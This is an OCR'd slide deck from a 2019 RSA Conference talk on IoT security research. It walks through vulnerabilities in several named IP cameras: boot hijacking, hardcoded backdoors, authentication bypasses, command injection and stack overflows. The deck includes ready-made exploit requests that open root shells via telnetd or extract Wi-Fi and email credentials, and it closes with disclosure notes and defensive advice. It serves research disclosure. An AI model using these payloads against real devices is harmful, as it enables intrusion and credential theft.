RSAConference2019
San Francisco | March 4–8 | Moscone Center

SESSION ID: SBX1-R2


Hello? It's Me, Your Not So Smart Device. We Need to Talk.

Alex "Jay" Balan

Chief Security Researcher
Bitdefender
@jaymzu


IoT is not optional

IoT is not optional



Bitdefender

IoT = hardware + OS + app (+cloud)




IoT hacking. What to look for

- Software
  - Telnet (it's still a thing in 2019. I know…)
  - Mobile app – device communication
    - Command injection
    - Directory traversal / Local file inclusion
    - Buffer overflows (99% of all IoTs have binaries compiled without PIE -> no ASLR -> RCE)
  - Backdoors, credential reuse, private key reuse
  - Cloud chatter.
    - How does the mobile app talk to the cloud?
    - How does the cloud talk to the device?

IoT hacking. What to look for

- Hardware
  - JTAG (ulator)
  - Serial interfaces
    - Boot hijack



```
.........................................
cloud: iospush: response:
HTTP/1.1 200 OK
Date: Wed, 21 Jun 2017 13:33:36 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.15
Content-Encoding: none
Connection: close
Content-Length: 4
Content-Type: text/html

100

-----------------------------------------
cloud: iospush: alart succeed.

IPCamera login:
IPCamera login: root
Password:
Login incorrect
IPCamera login: admin
Password:
Login incorrect
IPCamera login:
```

Boot hijack (cont)


```
bootargs=mem=44M console=ttyAMA0,115200 root=/dev/mtd
rts=hi_sfc:512K(boot),256K(kernel),13M(rootfs)
stdin=serial
stdout=serial
stderr=serial
verify=n
ver=U-Boot 2010.06 (Mar 18 2014 - 03:42:32)

Environment size: 524/262140 bytes
hisilicon # setenv bootargs mem=44M console=ttyAMA0,115200 root=/dev/mtdblock2 roo
tfstype=jffs2 mtdparts=hi_sfc:512K(boot),256K(kernel),13M(rootfs) init=/bin/sh
```

```
ohci_hcd: USB 1.1 'Open' Host Controller (OHCI) Driver
hiusb-ohci hiusb-ohci.0: HIUSB OHCI
hiusb-ohci hiusb-ohci.0: new USB bus registered, assigned
hiusb-ohci hiusb-ohci.0: irq 16, io mem 0x100a0000
hub 2-0:1.0: USB hub found
hub 2-0:1.0: 1 port detected
usbcore: registered new interface driver usbhid
usbhid: USB HID core driver
TCP cubic registered
Initializing XFRM netlink socket
NET: Registered protocol family 10
NET: Registered protocol family 17
NET: Registered protocol family 15
lib80211: common routines for IEEE802.11 drivers
Registering the dns_resolver key type
drivers/rtc/hctosys.c: unable to open rtc device (rtc0)
usb 1-1: new high speed USB device number 2 using hiusb-e
VFS: Mounted root (jffs2 filesystem) on device 31:2.
Freeing init memory: 104K
/bin/sh: can't access tty; job control turned off
#
```

More than 12 botnet families. More than 200 botnets

- Mirai, Gafgyt, Hajime, Sina, Objprn, Shishiga, Mr. Black, 84c46036, Reaper, HNS, VPNFilter, BrickerBot
- 89 botnets based on the MIRAI code alone



Inside the Hide ‘N Seek botnet

- First spotted in Feb 2018. Gathered around 45000 victims and died one month later
- “rebooted” in April 2018 and remained alive (still kicking today)
- P2P
- Keeps adding both exploits and capabilities in the dropped agents
- Latest addition – ADB in October 2018
- Absolutely zero activity other than spreading. Most probable scenario is that it’s used purely for testing

So many vulnerabilities! So little time!

- Tenvis TH611
- Geenker IP Camera
- Keekoon IP Camera
- Reolink C1 Pro

Tenvis TH661

- Buffer overflow in the authentication mechanism
  - When using Basic Auth, the credentials are sent in the HTTP header *Authorization*, encoded in base64
  - The camera does not perform any checks on the header length
  - The function handling the authentication allocates 128 bytes on the stack, then calls the decoding function specifying that buffer as the destination for the decoded credentials
  - If we submit a set of credentials larger than 128 bytes we will overwrite the stack, gaining control of the execution flow

Tenvis TH661

Exploitation

```
GET /cgi-bin/hi3510/param.cgi?cmd=setservertime&-time=2018.07.09.20.31.21 HTTP/1.1
Host: 192.168.50.162
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
If-Modified-Since: Sat, 1 Jan 2000 00:00:00 GMT
Referer: http://192.168.50.162/
Cookie: language0=1
Connection: close
Authorization: Basic
dXNlcjpwYXNzd29yZEFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFB
QUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUGUdQcAdGVsbmV0ZCAtbCAv
YmluL3No
```

The encoded string contains a buffer which will overflow the stack and then redirect the execution flow to execute the *system* command, specifying the **telnetd –l /bin/sh** string as the parameter.


SO MANY VULNS
SO LITTLE TIME

Geenker IP Camera

- Telnet
  - root:123
  - Password can’t be changed
- System backdoors
  - Service on port 1300, used to update the camera. Can be used to to send arbitrary system commands

```
Q:~ jay$ echo '<SYSTEM>touch /tmp/test</SYSTEM>' | nc 10.0.0.100 1300
```

  - ut_rcmd_server on port 8699 can also be used to send arbitrary commands. Must start with “!” and end with a null byte

```
Q:~ jay$ echo -ne '!ping -c 3 1.1.1.1\x00' | nc 10.0.0.100 8699
```

Geenker IP Camera

- Auth bypass
  - Webserver running on port 80 and 443
  - Login service available but no session is required. Restricted pages can be accessed if known beforehand
  - Examples: camera settings, users, passwords, wifi credentials, e-mail credentials

Get users and passwords

```
Q:~ jay$ curl http://10.0.1.16/PSIA/Security/AAA/users
```

Geenker IP Camera

- Stack overflow in HTTP server
  - Settings interaction through calls to a specific path ‘/PSIA/<type>/<subtype>/<request>
  - Directories are sequentially copied into the stack
  - Their size is not checked when copied and the return address can be overwritten after 90 chars
  - Exploit with a gadget that executes *system* with an argument on the stack. ’#’ is needed to include special chars in the request and ‘*’ is used to ensure that the string on the stack is part of our request (‘*network*#[command]’)*

Geenker IP Camera

- Stack overflow in flv server
  - Runs on port 1234
  - Stack buffers can be overwritten 3 times. Once in the first *sscanf* and twice in the second one

```
sscanf(v5, "profile%d@%s", &v13, &v12);
if ( !byte_3E2568 || !sub_65148(&byte_3E2568, &v12) )
{
  if ( !dword_3E25A8
    || (memset(&s, 0, 0x40u),
        memset(&v10, 0, 0x40u),
        sscanf(&v12, "%[^:]:%s", &s, &v10),
        dword_3E25A8(&s, &v10) == 1) )
```

  - To achieve RCE we use the two overwrites in the second *sscanf*. One will write the command on the stack and the second one will overwrite the return address to point to a *system* gadget


SO MANY VULNS
SO LITTLE TIME

Keekoon KK05

- LAN backdoor
  - Simple executable listening on UDP:10290 (hardcoded)
  - For each packet received, it checks if the first 4 bytes are 0 and then executes as root the command starting with the 5th byte.
  - No auth required

```
socket = bind_udp(10290);
if ( socket )
{
  puts("ESNDO_Startup ... \r");
  while ( 1 )
  {
    do
      buffer = (signed __int16 *)receive(socket, &samebuffer, 0x300u, &v4);
    while ( !buffer );
    if ( *buffer )
    {
      printf("Unknown ESNDO_CMD %d \r\n", *buffer);
    }
    else
    {
      *((_BYTE *)buffer + 760) = 0;
      v5 = system((const char *)buffer + 4);
      send_response(socket, &samebuffer, v5, &v4);
    }
  }
}
return -1;
```

Keekoon KK05

- Auth bypass
  - “require auth” on the server side enforced by a silly logic: it scans the URI path for several strings (their position doesn’t matter). If present, the server will skip authentication

```
haystack = a2;
return strstr(a2, ".exe")
    || strstr(haystack, "img/")
    || strstr(haystack, ".txt")
    || strstr(haystack, "checkddns.cgi")
    || strstr(haystack, ".mov");
```

  - We’ll use this logic error to extract sensitive info like Cloud ID and password which will facilitate remote access to the camera

Keekoon auth bypass

```
$ wget -qO- 'http://192.168.50.87/img/%2e%2e/adm/about.asp'
<html>
<head>
[..]
function initTranslation()
{
        var e = document.getElementById("p_title");
        e.innerHTML = _("about");

        e = document.getElementById("dev_SN");
        e.innerHTML = _("dev_SN");

        e = document.getElementById("hw_ver");
        e.innerHTML = _("hw_ver");
        e = document.getElementById("fw_ver");
        e.innerHTML = _("fw_ver");

        p2p_type=0;p2p_uid='xxxxxx-xxxxxxxxxxxx-
xxxxxx';p2p_pwd='8888';p2p_sev1='p2pcam.mycamdns.com';p2p_sev2='p2pal.P2PLiveCam.com';p
2p_sev3='112.124.40.254';p2p_sev4='54.200.199.150';p2p_stu=3;p2p_usrol=0;p2p_disabled=0;p2
p_err=0;
[..]
```

Keekoon KK05

- Multiple authenticated stack overflows
  - Webserver has a form for pairing multiple cameras
  - The length of the passed IP address is not checked
  - Using two ROP gadgets we're able to call "system" with an arbitrary parameters => RCE as root

http request example – starts telnetd on port 2323

```
Q:~ jay$ curl http://192.168.1.100/goform/formSetMultiCamCfg/?cam_adr1=[A times 168] %FE%FF%FF%FF [A times 840]
telnetd%20-p%202323%26&cam_adr-1=[A times 168] %FF%FF%FF%FF [A times 20] %8C%08%02&cam_adr0=[A times 176] %58%f9
%0f
```

combining with the previous vuln to obtain pre-auth RCE

```
Q:~ jay$ curl http://192.168.1.100/goform/formSetMultiCamCfg/img/?cam_adr1=[A times 168] %FE%FF%FF%FF [A times 8
40] telnetd%20-p%202323%26&cam_adr-1=[A times 168] %FF%FF%FF%FF [A times 20] %8C%08%02&cam_adr0=[A times 176] %5
8%f9%0f
```

Two more overflows in *formSetEmail* and *setStaConnect* but ain't nobody got time for that ;)

Keekoon KK05

- Command injection
  - System time can be synchronized with the computer through the web interface. The parameter containing the current time is vulnerable to command injection

```
if ( *data )
{
  result = strchr(data, ';');
  if ( !result )
  {
    if ( !doSystem("date %s", s, v3, 0) )
      sub_6DFFC();
```

  - They check for command injection by looking for “;”!
    - So we use any other escape char from bash

```
Q:~ jay$ wget -qO- --post-data='`telnetd -p 2323`' http://192.168.1.100/goform/NTPSyncWithHost/
```

Keekoon KK05

- Hidden form with command execution
  - The web server has a hidden form through which an authenticated user can execute system commands as root
  - The page then redirects to a non-existing page, meaning that maybe they forgot to remove the entire functionality

```
Q:~ jay$ wget -qO- 'http://192.168.1.100/goform/SystemCommand/? command=ping%20-c%203%20192.168.1.1
```

  - It can be combined with the auth bypass vulnerability for pre-auth RCE

Tant de vulnérabilités
Si peu de temps

Reolink C1 Pro

- Pre-auth information leak
  - A symlink in the web directory provides information without authentication

Getting e-mail credentials (if e-mail alerts are set)

```
Q:~ jay$ curl http://192.168.1.100/onvifsnapshot/.msmtprc
account default
host smtp.gmail.com
from
port 465
user
password
tls on tls_certcheck off
tls_starttls off
protocol smtp
timeout 10
```

Reolink C1 Pro

Getting Wi-Fi credentials

```
Q:~ jay$ curl http://192.168.1.100/onvifsnapshot/atheros_config.conf ctrl_interface=/mnt/tmp/wpa_supplicant
update_config=1
ap_scan=1
network={ ssid="[REDACTED]"
scan_ssid=1 psk="[REDACTED]" priority=1
}
network={ ssid="[REDACTED]"
scan_ssid=1 key_mgmt=NONE wep_key0="[REDACTED]" priority=2
}
network={ ssid="[REDACTED]"
scan_ssid=1 key_mgmt=NONE priority=3
}
```

Reolink C1 Pro

- Authenticated command injection
  - The *SetDdns* function contains a code injection vulnerability that's persistent and will be executed after every restart. Valid token or credentials are needed

```
POST /cgi-bin/api.cgi?cmd=SetDdns&user=admin&password=password HTTP/1.1 Host: 192.168.1.100
Content-Length: 133
[{"cmd":"SetDdns","action":0,"param":{"Ddns":{"userName":"`telnetd`","password":"test","domain": "test","enable"
:1,"type":"Dyndns"}}}]
```

Reolink C1 Pro

- Unauthenticated RCE
  - The *ImportCfg* function contains three parameters vulnerable to buffer overflows. Part of the request is parsed before credentials are checked eliminating the need for authentication. The vulnerable parameters are *boundary*,*name* and *filename*..
  - HTTP request headers are placed on the heap and we will use the *Content-Type* header to store our payload
  - To bring the heap to a known reliable state we will first reboot the camera using the same vulnerability.
  - After the camera reboots, the memory allocated for the first request will always be at the same location meaning that we can use the payload stored in the *Content-Type* header

Reolink C1 Pro

Reboot request.. **OxF6D4** is the reboot gadget address

```
POST /cgi-bin/api.cgi?cmd=ImportCfg&file=config-file&user=admin
HTTP/1.1 Host: 192.168.1.100
Content-Type: multipart/form-data; boundary=[A times 292][0xF6D4]
```

Command execution request

```
POST /cgi-bin/api.cgi?cmd=ImportCfg&file=config-file&user=admin HTTP/1.1
Host: 192.168.1.100
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0 Accept: */*
Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate
Referer: http://192.168.1.100/
X-Requested-With: XMLHttpRequest Content-Length: 932
Content-Type: [:; times 64]telnetd –l /bin/sh; boundary=[a times 292][0x01d584]
Connection: keep-alive
[A times 292][0x01D584]
Content-Disposition: form-data; name="[A times 524][0x05301D]"; filename="config.tgz"
Content-Type: application/x-compressed-tar
```

Address of *Content-Type* on the heap

Address of the gadget that executes *system*

VENDOR REPLIES TO OUR E-MAILS

Alex

28 August 2018 at 12:23

Details

AL

Critical security vulnerability

To:

Hello,

We have found a critical

Please send us your pub
communication channel
vulnerability.

Also, please note that w

Best regards,
Alex

To sum up

- We've been researching IoT for the better part of the last 4 years
- Team exclusively allocated for this
- In virtually 99.99% of the cases, if the vendor didn't have a bug bounty program, the devices had critical vulns in their latest firmware versions
- Our attempts to reach out to the vendors were ignored in the vast majority of the cases
- More than half had RCE over the internet
- It truly is a gift that keeps on giving

What to do?

- Include IoTs in your security posture. This includes your IP phones, PBX, smart power outlets, etc
- Note that a huge amount of identified issues can’t be tracked by CVE look-ups
- Security audits (internal or outsourced) on all your smart devices. This includes SCADA and Industrial IoT
- Purchase any device that supports connectivity only from trusted providers with reasonable SLAs.
- Push for better standards and accountability from vendors

That’s all, folks!

abalan@bitdefender.com | @jaymzu